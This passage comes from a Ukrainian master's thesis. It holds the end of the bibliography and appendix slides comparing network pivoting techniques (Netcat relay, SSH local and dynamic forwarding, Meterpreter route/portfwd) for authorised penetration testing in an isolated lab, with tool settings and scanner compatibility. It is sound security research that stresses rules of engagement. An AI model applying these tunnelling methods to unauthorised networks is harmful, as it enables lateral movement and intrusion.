19. R.P.K. Kollepalli, M.J.S. Reddy, B.L. Sai, A. Natarajan, S. Mathi, V. Ramalingam. An Experimental Study on Detecting and Mitigating Vulnerabilities in Web Applications. International Journal of Safety and Security Engineering. 2024. Vol. 14, No. 2. P. 523–532.

20. M. Albahar, D. Alansari, A. Jurcut. An Empirical Comparison of Pen-Testing Tools for Detecting Web App Vulnerabilities. Electronics. 2022. Vol. 11, No. 19. P. 2991.

21. R. Thaqi, K. Vishi, B. Rexha. Enhancing Burp Suite with Machine Learning Extension for Vulnerability Assessment of Web Applications. Journal of Applied Security Research. 2022. P. 1–19.

22. Connections settings - PortSwigger. [Електронний ресурс]. Режим доступу: https://portswigger.net. (дата звернення: 02.12.2025).

23. M. Izzat, F.A. Saputra, I. Syarif. Design and Implementation of Distributed Web Application Vulnerability Assessment Tools for Securing Complex Microservices Environment. International Journal of Safety and Security Engineering. 2025. Vol. 15, No. 2.

24. A. Rahman, I. Indra, N. Zulkarnaim, M. Mukhram, A. Rizaldi. Analisis Implementasi Nucklei Vulnerability dan OWASP-ZAP Scanner untuk Deteksi Kerentanan Keamanan (Secure System) pada Platform Web Based. Jurnal Komputer Terapan. 2025. Vol. 11, No. 1. P. 10–15.

25. Bogdan Barchuk, Kyrylo Volkov. Limitations of modern vulnerability scanners and CVE Systems. World Journal of Advanced Engineering Technology and Sciences. 2024. Vol. 12, No. 2. P. 973–989.

26. Metasploit Documentation Penetration Testing Software, Pen Testing Security Pivoting in Metasploit.[Електронний ресурс]. Режим доступу: https://rapid7.github.io/metasploit-framework/docs/using-metasploit/intermediate/pivoting-in-metasploit.html. (дата звернення: 07.12.2025).


27. Multipurpose Netcat | FaresMorcy. [Електронний ресурс]. Режим доступу: https://faresbltagy.gitbook.io/footprintinglabs/sans-sec504-and-labs/book-three/multipurpose-netcat. (дата звернення: 07.12.2025).

ДОДАТОК А

Презентація

ДОСЛІДЖЕННЯ ЕФЕКТИВНОСТІ ТЕХНІК ПІВОТИНГУ ПІД ЧАС ТЕСТУВАННЯ БЕЗПЕКИ СЕГМЕНТОВАНИХ МЕРЕЖ

Виконала: студентка групи БКз-814м
ЄРЬОМЕНКО А. П.
Керівник: доц. КОРОЛЬКОВ Р. Ю.



2


АКТУАЛЬНІСТЬ І ПОСТАНОВКА ЗАДАЧІ

Актуальність	Проблема	Мета
○ Сегментація обмежує прямий доступ до внутрішніх сервісів. ○ APT-групи використовують півотинг для поглиблення компрометації. ○ Потрібні практичні підходи для наближеного до реальних умов пентесту.	○ Недостатньо системних порівнянь технік півотингу в сегментованих мережах. ○ Тип тунелю впливає на повноту та стабільність результатів сканерів. ○ Частина режимів сканування працює з обмеженнями через проксі/тунелі.	○ Експериментально оцінити техніки півотингу у сегментованих мережах. ○ Визначити вплив тунелювання на результати Nmap/Nikto/Nuclei. ○ Сформувати рекомендації вибору техніки під обмеження аудиту.

Півотинг – практичний прийом маршрутизації/тунелювання трафіку через проміжний вузол для доступу до внутрішніх ресурсів у сегментованій мережі.

3

СХЕМА ПІВОТИНГУ ТА КЛАСИФІКАЦІЯ РІВНІВ ДОСТУПУ




Маршрутизація трафіку через проміжний вузол до внутрішніх ресурсів [за Apruzzese et al.]

Клас	Опис рівня доступу	Приклади інструментів / конфігурацій
Class I	Доступ до одного хоста обмежений конкретним протоколом і портом (IP-адреса та порт).	nc relay; ssh -L (потік на конкретний порт).
Class II	Доступ до одного хоста за одним мережевим протоколом та IP-адресою з доступом до кількох портів.	ssh -D (локальний SOCKS) у поєднанні з ProxyChains; ncat/nc через SOCKS.
Class III	Практично необмежений доступ до одного хоста на мережевому та транспортному рівнях (усі порти/протоколи).	chisel, sshuttle, багатопортові TCP/UDP тунелі.
Class IV	Доступ до декількох хостів (у межах підмережі), обмежений певним мережевим протоколом (наприклад TCP).	meterpreter portfwd (локальний та віддалений проброс портів), ProxyChains із кількома цілями.
Class V	Наближена до повної мережева прозорість в цільовій мережі (доступ до різних протоколів, портів і хостів).	Багатохопові тунелі з комбінованими технологіями (SSH chains, VPN mesh, complex reverse proxies).

4


МІСЦЕ ПІВОТИНГУ У СТРУКТУРІ ФАЗ КІБЕРАТАКИ



Назви фаз наведено відповідно до загальноприйнятих моделей атак.


5

ЕКСПЕРИМЕНТАЛЬНА ТОПОЛОГІЯ ТА КОНТЕКСТ ЛАТЕРАЛЬНОГО ПЕРЕМІЩЕННЯ (LATERAL MOVEMENT)




Схематичне зображення lateral movement у корпоративній мережі (за Ho et al.)

Схема топології експериментальної мережі




6

СХЕМА ПІВОТИНГУ З ВИКОРИСТАННЯМ NETCAT ЯК ТРАНЗИТНОГО TCP-ПРОКСІ




7

СХЕМА ЛОКАЛЬНОГО ПРОБРОСУ ПОРТІВ ЧЕРЕЗ SSH (SSH -L)




8

СХЕМА ДИНАМІЧНОГО ПРОБРОСУ ПОРТІВ SSH У РЕЖИМІ SOCKS5 (SSH -D)



9

СХЕМА ТРАНСПОРТНОГО ПІВОТИНГУ ЧЕРЕЗ METERPRETER (route/portfwd)



10

ПОРІВНЯЛЬНА ХАРАКТЕРИСТИКА ТЕХНІК ПІВОТИНГУ ТА ЇХ СУМІСНІСТЬ ІЗ ІНСТРУМЕНТАМИ АУДИТУ

ТЕХНІКА	МІНІМАЛЬНІ ВИМОГИ	СУМІСНІСТЬ ІНСТРУМЕНТІВ	КЛЮЧОВІ ПЕРЕВАГИ	КЛЮЧОВІ ОБМЕЖЕННЯ / ЗАУВАГИ
SSH Local Port Forwarding (ssh -L)	Доступний SSH-сервер на вузлі-півот (порт 22), можливість автентифікації	Nmap (TCP connect), Nikto, Nuclei, браузер Firefox ESR	Прозоре тунелювання до одного сервісу; стабільна робота без RST; повна відтворюваність результатів з еталоном	Обмежений одним портом – один сервіс; не придатний для доступу до кількох вузлів одночасно
SSH Dynamic Port Forwarding (ssh -D, SOCKS5 9150)	Доступний SSH-сервер; підтримка SOCKS5 або ProxyChains	Firefox ESR, Nuclei (-proxy socks5://127.0.0.1:9150), Nikto (через ProxyChains)	Гнучкий механізм: один SOCKS-порт дає доступ до багатьох вузлів; підтримує паралельні HTTP-запити; висока стабільність	Інструменти без SOCKS потребують ProxyChains; низькорівневе (raw) сканування недоступне; потрібне SSH-з'єднання
Netcat Relay (nc/backpipe)	Встановлений Netcat на вузлі-півот; доступ до терміналу	curl, Nmap (TCP connect через локальний порт)	Мінімалістичний підхід; зручний для демонстрацій та PoC	Не підтримує keep-alive; нестійкий при багатопоточному навантаженні; RST при тривалих сесіях
Ncat HTTP Proxy	Встановлений ncat на вузлі-півот; налаштований порт прослуховування	HTTP-клієнти (curl, браузер); розглянуто як альтернативний варіант (без детальної експериментальної оцінки)	Перенаправлення HTTP-запитів без SSH; зручно для обхідних сценаріїв або PoC	Відсутні шифрування та автентифікація; обмежена стійкість до навантаження; ризик витоку трафіку в реальних мережах
Metasploit Port Forwarding (route/portfwd)	Активна Meterpreter-сесія на вузлі-півот; дозвіл на post-exploitation (ROE)	Модулі Metasploit (auxiliary/scanner), Nmap/Nikto/Nuclei через portfwd або ProxyChains	Гнучке маршрутизування; доступ до внутрішніх мереж без SSH; стабільна передача HTTP-трафіку модулів	Потребує пост-експлуатації; не призначений для масового сканування; підвищені операційні ризики поза лабораторним середовищем; потребує суворого дотримання ROE
Metasploit SOCKS Proxy (aux/server/socks4a)	Активна Meterpreter-сесія та запущений модуль SOCKS	ProxyChains, Burp Suite, Nmap (TCP connect)	Забезпечує SOCKS-доступ до внутрішньої мережі через Meterpreter; повна інтеграція з ProxyChains	Продуктивність залежить від конфігурації та кількості паралельних сесій; потребує стабільного зв'язку з сесією Meterpreter

11

АНАЛІЗ ТА РЕКОМЕНДАЦІЇ ЗА РЕЗУЛЬТАТАМИ ЕКСПЕРИМЕНТІВ

ІНТЕРПРЕТАЦІЯ	РЕКОМЕНДАЦІЇ
○ Стабільність і «прозорість» каналу зростають зі збільшенням рівня абстракції тунелю (nc → SSH → Meterpreter). ○ Проксі/тунелі впливають переважно на швидкодію; для HTTP-рівневих сканерів за коректної конфігурації повнота зберігається. ○ У проксі-ланцюгах недоступні/обмежені режими, що потребують raw-пакетного доступу; для Nmap доцільний TCP connect (-sT).	○ Один сервіс/один порт → SSH Local Port Forwarding (ssh -L): найстабільніший і відтворюваний варіант. ○ Багато внутрішніх ресурсів → SSH Dynamic (ssh -D, SOCKS5): інструменти з нативним SOCKS/HTTP-proxy — спрямовувати через проксі напряму; інші – через ProxyChains (TCP connect). ○ SSH недоступний, але є post-exploitation → Meterpreter (route + portfwd) для керованого доступу та інтеграції зовнішніх інструментів аудиту. ○ Netcat relay – лише для PoC/одиночних запитів; під навантаженням часті тайм-аути та RST.

12

ВИСНОВКИ

УЗАГАЛЬНЕННЯ РЕЗУЛЬТАТІВ
○ Побудовано ізольований лабораторний стенд із двома сегментами та транзитним (pivot) вузлом для відтворення сценаріїв півотингу. ○ Експериментально порівняно Netcat-relay, SSH (Local/Dynamic) та Metasploit/Meterpreter і їх вплив на Nmap, Nikto, Nuclei. ○ SSH Local (ssh -L) забезпечив найстабільніший доступ до одного сервісу та повну відтворюваність результатів прикладних HTTP-сканерів. ○ SSH Dynamic (ssh -D) ефективний для доступу до кількох цілей; для Nuclei найнадійнішим є нативний параметр -proxy (краще за ProxyChains). ○ Netcat-relay працездатний для одиничних запитів, але нестійкий за багатопотокового навантаження, тому обмежений PoC-сценаріями. ○ Meterpreter (route/portfwd) дає доступ без SSH і дозволяє підключати зовнішні утиліти аудиту через локальний порт, але потребує post-exploitation/ROE. ○ Для проксі-ланцюгів рекомендовано Nmap у режимі TCP connect; SYN/raw-сканування частково втрачає функціональність.